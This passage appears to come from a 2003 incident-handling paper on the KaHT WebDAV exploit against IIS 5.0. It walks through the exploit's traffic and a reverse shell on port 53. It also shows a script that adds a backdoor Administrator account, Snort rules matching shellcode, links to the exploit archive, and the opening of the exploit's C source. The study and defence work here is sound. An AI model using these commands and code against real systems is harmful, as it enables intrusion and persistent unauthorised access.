

Figure 6
Search String

During the exploit, utilizing Ethereal the following is a shortened version of the traffic from the client to the server. I have not included the continuation packets for brevity.

Packet 1

PROPFIND / HTTP/1.0
Content-Length: 0
User-Agent: KaHT
Connection: Keep-alive

HTTP/1.1 207 Multi-Status
Server: Microsoft-IIS/5.0
Date: Mon, 09 Jun 2003 14:37:56 GMT
Connection: keep-alive
Content-Type: text/xml
Content-Length: 797
http://192.168.225.130/HTTP/1.1 200 OK02003-01-24T12:29:56.444Z/"8094ab4fa4c3c21:166f"Fri, 24 Jan 2003 12:29:59 GMT01application/octet-stream

Packet 2

SEARCH / (Buffer Overflow NOPs inserted here and in continuation packets)
HTTP/1.1 Host: 127.0.0.1
Content-type: text/xml

Content-Length: 135

Continuation packets follow packet 2 until the payload is delivered to the victim server. Once the exploit is delivered the server will process the request resulting in the successful exploitation of the server. The returning traffic from the victim server to the client attacker machine will be the command shell traveling over the requested port by the attacker and can be seen in Figure 8.

Executing the exploit with the Autohacking feature set to one could ultimately exploit multiple machines. When the exploit finds a vulnerable server, it will receive the command prompt from the server, run the script and exit. If multiple machines have been selected to scan, the scan will be the same as a single machine scan, but will repeat the same sequence on each machine in the ip address list. Limitations on the possibilities of the script lie with the attackers imagination or skills. The exploit will run against each machine and when finished scanning will execute the script on machines found vulnerable to the exploit. The command used in Figure 7 and Figure 8 request using port 53 for a return port and will utilize the file ip.txt for a listing of IP Addresses to scan and ultimately exploit.



Figure 7
KaHT with IP list and Script

While executing the attack code a sniffer was used to capture the packets for identification of the network traffic to and from the server (Figure 8). The packets show that indeed the connection is created and delivered from the server to the client on port 53 as requested in the execution of KaHT. Within the packet capture it can be seen that the command prompt was delivered successfully to the attacker, and what directory the attacker started with.



Figure 8
Sniff a Windows 2000 Command Prompt

The result of the ip list and script run against the test network found one server that the attacker was unable to connect to and one server that was vulnerable. Once the server was found vulnerable the following script was executed resulting in an account being created and added to the Administrator group on the local machine (Figure 9). Once the script is completed the exploit will move on to the next server in the ip list supplied at execution of the exploit.

```
net user IWuz here /add
net localgroup Administrators IWuz /add
exit
```



Figure 9
Account Created

When the exploit has completed the requested ip address scans and script execution (if applicable) a basic report is generated. The resulting report gives the attacker a quick reference to view for the completed scan. In the report the attacker will find reporting on the success and/or failure of each ip address scanned, the number of Microsoft IIS/5.0 servers found, number of hosts up (if multiple servers scanned), timeout setting if the IIS server crashes and the time and date of the completed scan (Figure 10). The layout of the report is such that

the details of the scan can be quickly identified and servers that have been exploited can be easily viewed. To view the report the attacker would open the html file with the name of the ip address scanned or the name of the file used for the ip list. With cross platform compatibility in mind, the report is saved in html format and can be view in the attackers choice for web browser.



Figure 10
KaHT Generated Report

Signature of the attack

Signatures of the attack could be differentiated by attack in progress and post attack. We will investigate the attack in progress scenario first by dissecting the actions of the attack or exploit. We first will look at what the attacker is trying to achieve, that would be a command shell on the server delivered to his machine. The delivery is over a tcp connection utilizing a specified port by the attacker. To achieve this command shell, the exploit makes a call to "cmd.exe" on the victim server. The call is from the inetinfo process, or IIS, to a core operating system dll running with system level privileges. By opening Task Manager on the server, under the process tab there will be a cmd.exe process running and will be listed. Standing out in Task Manager you will notice that both cmd.exe and dllhost.exe are listed in the process window using capitalized letters as shown in Figure 11. With the process running under system level privileges there will not be a listing for a command shell under the application tab in Task Manager. Under normal circumstances, if a command shell is run locally by the system administrator or authorized user connected to the server there will be a listing of the command shell under the application tab. Ensuring there is not a command prompt running on the server by the system administrator or another authorized user connected to the server, this finding would warrant immediate further investigation to the owner of the process possibly being an attacker.



Figure 11
Task Manager during exploit

Further investigation will show a newly created network connection from the server to a machine not normally having a connection. By running the command netstat –na will show ports the server is listening on, as well as established connections to other machines. If this command is run while the attack is in progress Figure 12 shows an established connection from the exploited server to the attackers machine on TCP port 53.



Figure 12
Netstat command during exploit

In a post exploit investigation a place to start would be in the daily weblog review. Weblog entries for other exploits such as wb and iis_rs return multiple "search - 411-" entries in the web logfile indicating failed search attempts. The Weblog entry for the KaHT exploit could be misleading for system administrators that search the logfiles for the typical 404 or 500 errors for problems or attackers. The returned value from the server is 207, multi-status. As defined in the DASL

Original Draft [DASL Original], for a successful search the server must return a 207 multi-status for each resource successfully searched. On a server running WebDAV and utilizing the services for content authoring and such, the system administrator would have numerous 207 multi-status entries making it more difficult to identify the exploit. In this event, one could look at possibly single entries of the 207 multi-status entries in the log as well several instances of IIS restarting. Multiple instances of IIS restarting in the same day is suspect and may be an indicator of attempts to exploit and should warrant further investigation. In the extracted logfile entry three things can be seen identifying the attack with the resulting exploit.

#Software: Microsoft Internet Information Services 5.0
#Version: 1.0
#Date: 2003-06-13 01:59:07
#Fields: date time c-ip cs-username s-ip s-port cs-method cs-uri-stem cs-uri-query sc-status cs(User-Agent)
2003-06-13 01:59:07 192.168.225.1 - 192.168.225.130 80 PROPFIND / - 207 KaHT

First there is the required PROPFIND for a successful search. Second is with the successful search there is reported 207, the successful multistatus return. Last but certainly not least is the keyword KaHT in logfile, positively identifying the successful exploitation of the server. With this in mind the exploit is not necessarily a success for the attacker. With proper firewall configurations in place, the server could be exploited without the command shell being sent to the attacker. When investigating any event or attack it is always important to remember the big picture of how the network is configured, from entry to exit.

If the attacker was running the scripted option of the exploit, another investigation point would be to verify no new accounts have been added to the server. Initially checking the administrator group for new accounts and working down each group created on the server. Upon completion of searching for new accounts, one might verify that the valid accounts on the machine have not been changed, or given escalated privileges on the server.

Other signs of possible KaHT attacks can be found in the event viewer displaying three distinct errors generated on the victim server (Figure 13). The first listed is "The IIS Admin Terminated Unexpectedly", and has an Event ID of 7031. The second error in the Event Viewer is "The World Wide Web Publishing Service service terminated unexpectedly, this also has the Event ID 7031. In the case of each of the above errors, the Source is Service Control Manager and there is a count of how many times the error has occurred. The third error description is "The description for Event ID (2) is Source (IISCTLS) cannot be found. As stated in the description the source of the error is IISCTLS and the Event ID is 2.



Figure 13
Event Errors Generated by KaHT

Signatures for commercial and freeware Intrusion Detection are available from the commercial vendor or can be freely downloaded from the Internet.

Snort Signatures [Snort] available on the Internet from www.lurhq.com/webdav for known ntdll.dll exploits:

The following snort signatures are configured to act based on the following rule configuration.

The first portion is setup to send an alert to the location configured in snort in the snort.conf file on a positive match. It will also log the match either to a database or log file depending on the Snort configuration as well. The signature will have a positive with a packet if it matches the following rules. The packet is a utilizing the TCP protocol and is traveling from the EXTERNAL_NET (internet side) in the direction of the HOME_NET (dmz or internal network) there again is a positive match. To go further looking for a match we are looking for a particular port that is being used, in our examples the ports are again defined in the snort.conf file with the $HTTP_PORTS variable. Knowing that this exploit travels over port 80 we will assume that port 80 is in the configured port list. The *flow:to_server* indicates that the rule only applies to traffic flowing from clients going to a server. The content portion is the heart of the rule, defining packet content of the exploit that will exactly match that stated in the rule gives us our identification of the exploit attempt. Following the content is the reference list for more information on the exploit that the rule is written for. The classtype portion of the rule allows the snort administrator to classify and prioritize based on the classification. The sid is used for output plugins to easily identify unique Snort rules.

alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (msg:"EXPLOIT WebDav ntdll.dll (rs_iis)"; flow: to_server; content:"|0190 9090 685e 56c3 9054 59ff d158 33c9|"; reference:cve,CAN-2003-0109;

reference:url,www.lurhq.com/webdav.html; classtype:attempted-admin; sid:1000010; rev:1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (msg:"EXPLOIT WebDav ntdll.dll (kralor probe)"; flow: to_server; content:"|5345 4152 4348 202f 2048 5454 502f 312e 310d 0a48 6f73 743a|"; depth:24; dsize:<89; reference:cve,CAN-2003-0109; reference:url,www.lurhq.com/webdav.html; classtype:attempted-admin; sid:1000011; rev:1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (msg:"EXPLOIT WebDav ntdll.dll (kralor shellcode)"; flow: to_server; content:"|558b ec33 c953 5657 8d7d a2b1 25b8 cccc|"; reference:cve,CAN-2003-0109; reference:url,www.lurhq.com/webdav.html; classtype:attempted-admin; sid:1000012; rev:1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (msg:"EXPLOIT WebDav ntdll.dll (webdavx.pl)"; flow: to_server; content:"|4c4f 434b 202f 4141 4141 4141 4141 4141|"; reference:cve,CAN-2003-0109; reference:url,www.lurhq.com/webdav.html; classtype:attempted-admin; sid:1000013; rev:1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (msg:"EXPLOIT WebDav ntdll.dll (wd.pl)"; flow: to_server; content:"|4c4f 434b 202f 5858 5858 5858 5858 5858|"; reference:cve,CAN-2003-0109; reference:url,www.lurhq.com/webdav.html; classtype:attempted-admin; sid:1000014; rev:1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (msg:"EXPLOIT WebDav ntdll.dll (KaHT probe)"; flow: to_server; content:"|5573 6572 2d41 6765 6e74 3a20 4b61 4854 0d0a|"; reference:cve,CAN-2003-0109; reference:url,www.lurhq.com/webdav.html; classtype:attempted-admin; sid:1000015; rev:1;)

Part III How to Protect against the attack

Protection with layers

How to keep your web-server from being exploited by KaHT or other exploits written for ntdll.dll? There are several “workarounds” available to a system administrator, as well as patches available from Microsoft.

The first scenario for protecting a web server would be if WebDAV functionality is not in use at all on the web server in question. On this server WebDAV functionality could be completely removed by editing the Registry as described in Microsoft Knowledge Base Article number 241520 [KB241520]. To do this a

system administrator would open Regedt32 and navigate to the key HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\W3SVC\Parameters and would add the following key to the Registry.

Value name: DisableWebDAV
Data type: DWORD
Value data: 1

After adding the Registry entry, the IIS service would need to be restarted for the changes to take effect.

The second scenario of protection is to manually restrict MaxClientRequestBuffer size offered to clients. The manual method for this is to create a registry file by copying the following text to a file with a .reg extension. By double clicking on the file it will insert the new values in the proper place in the registry.

```
Windows Registry Editor Version 5.00

[Hkey_Local_Machine\System\CurrentControlSet\Services\W3SVC\Parameters] "MaxClientRequestBuffer"=dword:00004000
```

Upon completion of adding the Registry key or value IIS must be restarted for the changes to be applied to client requests.

The third scenario for mitigating the vulnerability is to apply the security patch available from Microsoft. Patches are available for all vulnerable systems, and are not focused on the web vector of the vulnerability as are the other scenarios described. Prior to applying the patch on a system with SP2 applied it is advised that the system administrator check the version of ntoskrnl.exe. The file can be located under the operating system directory in the system32 subdirectory. The version number can be found by right clicking on the file itself, select properties from the options available and click on the version tab. If the last four numbers of the file version number fall between 4797 and 4928 it is advised that the system administrator contact Microsoft Product Support Services prior to installing the security bulletin. If the version is not within the range the security bulletin can then be applied.

The fourth scenario for vulnerability removal is to use the [IISLockdown] tool from Microsoft. Within IISLockdown tool is the a utility called URLScan that when run with its default setting will remove the vulnerability from the web server.

An interesting note, and not to be considered a fix, after installing the patch for wm_timer vulnerability [Q328310] the exploit described in this paper no longer works without modified inputs. Not being limited to the KaHT exploit, other exploits based on the code released by Krylor are unsuccessful using the known good return address for the buffer overflow.

For protection from known and unknown exploits and Trojans it is considered best practice to configure explicit firewall rules not allowing the web server to establish an outbound connection to an unknown address. In addition to configuring the allowed IP Address connections, it would also be important to configure only the ports needed to be able to pass traffic. Although the web server is still vulnerable, the attacker is unable to create a connection back to his machine, which is the ultimate goal.

Another layer of protection could include running Snort with a contributed tool called Guardian. Guardian can be freely downloaded from http://www.snort.org/dl/contrib/other_tools/guardian/. Guardian is a stand alone perl script that will monitor the Snort Alert logs. If there is a match it will update the firewall iptable rules to deny traffic from the offending host. The added deny rule can be set to expire after a predetermined amount of time. With the deny added to the firewall the offending traffic no longer reaches the vulnerable server.

Links to Source Code

The source code for this exploit and other exploit code are freely available from Packet Storm Security Web site.
For a list of WebDAV exploits and links to the source code visit Security Focus website.
http://www.securityfocus.com/bid/7116/exploit/

The link for the KaHT exploit is:
http://www.securityfocus.com/data/vulnerabilities/exploits/KaHT_public.tar.gz

Included in the download is the source code and is included in Appendix A.

A quick tour of the code reveals that the exploit will take the input, from the command and file (if used). The listener is then setup to accept connection from the exploited server. The exploit will test the server or servers for availability and vulnerability. Upon completion of testing, it will then try to exploit the server with the overly large buffer input and appended shell code. When the exploit is completed, it will either make a connection to the embedded listener or will continue with the scripts contained in a file named at the exploit command. When the first IP Address is completed it will check if there is an address to continue testing or will generate the report for the single IP Address. If multiple addresses will be tested it will loop to each address testing and exploiting until the end of the ip address file. At that point a report is generated with the name of the ip address file.

Links to additional information

For a brief description of the vulnerability “CAN-2003-0109” from the Common Vulnerabilities and Exposures website you can visit:
http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0109

For a response from the vendor about the vulnerability “MS03-007” you can visit
http://support.microsoft.com/default.aspx?scid=kb;EN-US;815021

For a listing of exploits to this vulnerability and links to source code
http://www.securityfocus.com/bid/7116/exploit/

For a third party overview “Internet Storm Center” has additional information at:
http://isc.incidents.org/analysis.html?id=183

References:

[ISCWEB]
Internet Storm Center
Url: http://isc.incidents.org/

[Sans Top 20]
The Twenty Most Critical Internet Security Vulnerabilities (Updated) ~ The Experts' Consensus
Version 3.23 May 29, 2003 Copyright © 2001-2003, The SANS Institute

[MS03-007]
Microsoft Security Bulletin MS03-007
Unchecked Buffer In Windows Component Could Cause Server Compromise (815021)
Url: http://support.microsoft.com/default.aspx?scid=kb%3Ben-us%3B815021
Originally posted: March 17, 2003
Updated: May 30, 2003

[RFC1945]
Hypertext Transfer Protocol -- HTTP/1.0
URL: http://www.ietf.org/rfc/rfc1945.txt?number=1945
May 1996

[RFC2616]
Hypertext Transfer Protocol -- HTTP/1.1
http://www.ietf.org/rfc/rfc2616.txt?number=2616
June 1999

[RFC791]
INTERNET PROTOCOL DARPA INTERNET PROGRAM PROTOCOL SPECIFICATION
URL: http://www.ietf.org/rfc/rfc791.txt?number=791
September 1981

[RFC793]
TRANSMISSION CONTROL PROTOCOL DARPA INTERNET PROGRAM PROTOCOL SPECIFICATION

URL: http://www.ietf.org/rfc/rfc793.txt?number=793
September 1981

[Common Vulnerabilities and Exposure]
CVE aims to standardize the names for all publicly known vulnerabilities and security exposures.

[Codered]
CERT® Advisory CA-2001-13 Buffer Overflow In IIS Indexing Service DLL
Url: http://www.cert.org/advisories/CA-2001-13.html
Original release date: June 19, 2001
Last revised: January 17, 2002

[CVE-2000-0951]
Url: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2000-0951
Entry created on 20010122

[CVE-2001-0151]
Url: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2001-0151
Entry created on 20010507

[CVE-2001-0238]
Url: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2001-0238
Entry created on 20010918

[CVE-2001-0508]
Url: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2001-0508
Entry created on 20020625

[CAN-2002-0422]
Url: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-0422
Proposed (20020611)

[CAN-2002-1182]
Url: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-1182
Proposed (20030317)

[CAN-2003-109]
Url: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-109
Assigned (20030226)

[CAN-2003-0226]
Url: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0226
Assigned (20030430)

[CA-2003-09]
CERT Advisory CA-2003-09 Buffer Overflow in Core Microsoft Windows DLL
Url: http://www.cert.org/advisories/CA-2003-09.html

Original issue date: March 17, 2003
Last revised: Fri Apr 25 14:10:29 EDT 2003

[Client]
About WebDAV
Url:
http://www.microsoft.com/technet/treeview/default.asp?url=/technet/prodtechnol/windowsserver2003/proddocs/standard/pub_dav_aboutwebdav.asp

[DASL]
WebDAV Search Internet Draft
Url: http://greenbytes.de/tech/webdav/draft-reschke-webdav-search-latest.html
Draft expires December 2003

[DASL Original]
Url: http://www.ietf.org/proceedings/99nov/I-D/draft-ietf-dasl-protocol-00.txt

[Translate]
translate f: header
Url: http://www.sambar.tv/syshelp/webdav.htm

[Litchfield1]
New Attack Vectors and a Vulnerability Dissection of MS03-007
An NGSSoftware Insight Security Research publication
Url: www.ngssoftware.com/papers/ms03-007-ntdll.pdf
21st March 2003
David Litchfield

[Stack]
Buffer Overrun Attacks
Url: http://mesa-sys.com/~tordani/stuff/bos/overruns.zip
Paul A. Henry MCP+I, MCSE, CISSP
CyberGuard Corp.

[KaHT]
aT4r
Webdav exploit and Scanner
Url: http://www.securityfocus.com/data/vulnerabilities/exploits/KaHT_public.tar.gz

[wb]
Kralor
ntdll.dll exploit through WebDAV
Url: http://www.securityfocus.com/data/vulnerabilities/exploits/linux-wb.c

[xwbf]
Kralor
Ntdll.dll exploit through WebDAV with graphical interface
Url: http://www.coromputer.net/files/dl.php?id=3

[iis_rs]
IIS 5.0 WebDAV -Proof of concept-
Roman Medina-Heigl Hernandez
Url: http://downloads.securityfocus.com/vulnerabilities/exploits/rs_iis.c

[webdav_ex]
Exploit for the webdav/ntdll.dll overflow in IIS
Hrd at Digital Offense
Url: http://www.digitaloffense.net/webdav_ex.pl

[Snort]
WebDAV Exploits Exposed
Url: http://www.lurhq.com/webdav.html
By Joe Stewart, GCIH

[RFC3023]
XML Media Types
Url: http://www.ietf.org/rfc/rfc3023.txt?number=3023
January 2001

[IISLockdown]
IIS Lockdown Tool
http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/tools/tools/locktool.asp

[KB241520]
Microsoft Knowledge Base Article number 241520
http://support.microsoft.com/default.aspx?scid=kb;en-us;241520
Last Updated 3/24/2003

[Q328310]
http://support.microsoft.com/default.aspx?scid=kb%3Ben-us%3B328310
MS02-071: Flaw in Windows WM_TIMER Message Handling Can Enable Privilege Elevation
Last Updated 5/7/2003

[Q816930]
MS03-007: How to Work Around the Vulnerability That Is Discussed in Microsoft Knowledge Base Article 815021
http://support.microsoft.com/default.aspx?scid=kb;en-us;816930
Last Updated 3/28/2003

Appendix A

KaHT Source Code

```
/*****************************************************************/
//                        #haxorcitos @ efnet Rocks!!!
/*****************************************************************/
//      Feel The p0wer of: Drakar, [Back], |tyr|, Tarako, croulder
/*****************************************************************/
//                        #haxorcitos @ efnet Rocks!!!
/*****************************************************************/
/* . .. ...:Ka@HT Remote Webdav exploit and scanner v1.0:... . */
/*          Kool aT4r@#Haxorcitos Hacking Tool. .          */
/*****************************************************************/

/*
        THIS SOFTWARE IS PROVIDED "AS IS" WITHOUT WARRANTIES.
        USE IT AT YOUR OWN RISK
        Copyright (c) 2003 3wdesign.es

  Features:
        1) Brute Force Offset
        2) Scan ip ranges. ip lists / single HOSTs
        3) Support for Automatic Handle Vulnerable Hosts (Automatic batch script
execution)
        4) Support for manual Hack (spawns cmd.exe in a new thread)
        5) Improved Timeouts.
        6) Non Blocking Sockets.
        7) HTML Report Generator.
        8) No netcat listening needed!!!! READ THIS KIDDIS!!
        9) Multithreading..? maybe later for test() function.

 Compiles Under lcc-win32: http://www.cs.virginia.edu/~lcc-win32
 Compiles Under Visual Studio .Net
 Compiles Under gcc Linux.  (no tested)

 #ifndef Kiddi
 Report_Bugs( at4r@3wdesign.es || aT4r@efnet);
 #endif

 . .. ...:C0ded by aT4r@3wdesign.es 21/3/2003:... .. .

  Thanks to Croulder.
*/

#include <stdio.h>
```

```
#include <string.h>
#include <time.h>
#ifdef WIN32
#include <winsock2.h>
#include <windows.h>
#include <process.h>
#include <conio.h>
#pragma comment (lib,"ws2_32")
#else
#include <sys/socket.h>
#include <netinet/in.h>                 /* sockaddr_in, htons, in_addr */
#include <netinet/in_systm.h>
#include <netinet/ip.h>
#include <netdb.h>              /* hostent, gethostby*, getservby* */
#include <arpa/inet.h>                  /* inet_ntoa */
#include <unistd.h>
#include <stdlib.h>
#include <fcntl.h>
#endif


#define LOW_RETS            /*if defined only 13 Rets are tested (recomended), otherwise 25. */
#define REPLY_HACKED  /*Use This if you want KaHT to handle replyes from hacked hosts. remove it if you have another tool*/
#define MULTITHREADING      /* Just a joke */
#define REPEAT              /*some times hosts are not hacked the first time so if enabled  the exploit is sent twice with the same offset */
#define PARANOID            //IF ENABLED only if there is a match in ip list with the incoming ip address a new Incoming conection is acceped
#define EXTRA_CHECKS   /*recomendado*/
#define LOG_VULNERABLE_Servers /* Genera un Log KaHT_report.log con las Ips Vulnerables una vez testeadas todas las ips */
/* Util en el caso de que se cierre el programa por error, antes de que se genere el log HTML */

#undef PARANOID                 /*Its safe to disable it*/
#undef REPEAT
#undef MULTITHREADING

//#undef EXTRA_CHECKS


#ifdef WIN32
#define sleep           _sleep
#define snprintf        _snprintf       /*puto visual studio */
```

```
char title[80] =        "KaHT Scanner. Checking: ";
#else
#define SOCKET              int
#define closesocket(fd) close(fd)
#endif


#define BOOL int

#define IS_A_FILE   '-'
#define requests    "requests.txt"
#define logfile     "KaHT_report_"
#define version             "1.0.8"         /* Build version */

#define OFFLINE     0
#define WEBDAV              1
#define NOWEBDAV    2
#define NOIIS       3

#define NOP         0x90    // uh? :p
#define TIMEOUT     7               //recv() timeout
#define MAXWAIT     60              //MAX TIME WAITING for freeze Servers (secs) O:-)
#define CONNECT             4               //MAX CONNECT TIMEOUT for SELECT()

char IIS_Server[30] =       "Server: Microsoft-IIS/5.0";
char WEBDAV_present[2][15]=     {"HTTP/1.1 207","HTTP/1.0 207"};


#define PATCHED "HTTP/1.1 404"

char webdav[90] = "PROPFIND / HTTP/1.0\r\nContent-Length: 0\r\nUser-Agent: KaHT\r\nConnection: Keep-alive\r\n\r\n";
char haxor[10] =  "SEARCH /";
char protocol[15]= " HTTP/1.1\r\n";
char header[100] = "Host: 127.0.0.1\r\nContent-type: text/xml\r\nContent-Length: 135\r\n\r\n";

char scope[140] =
        "<?xml version=\"1.0\"?>\r\n"
        "<g:searchrequest xmlns:g=\"DAV:\">\r\n"
        "<g:sql>\r\n"
        "Select \"DAV:displayname\" from scope()\r\n"
        "</g:sql>\r\n"
        "</g:searchrequest>";
```

```
#ifdef LOW_RETS
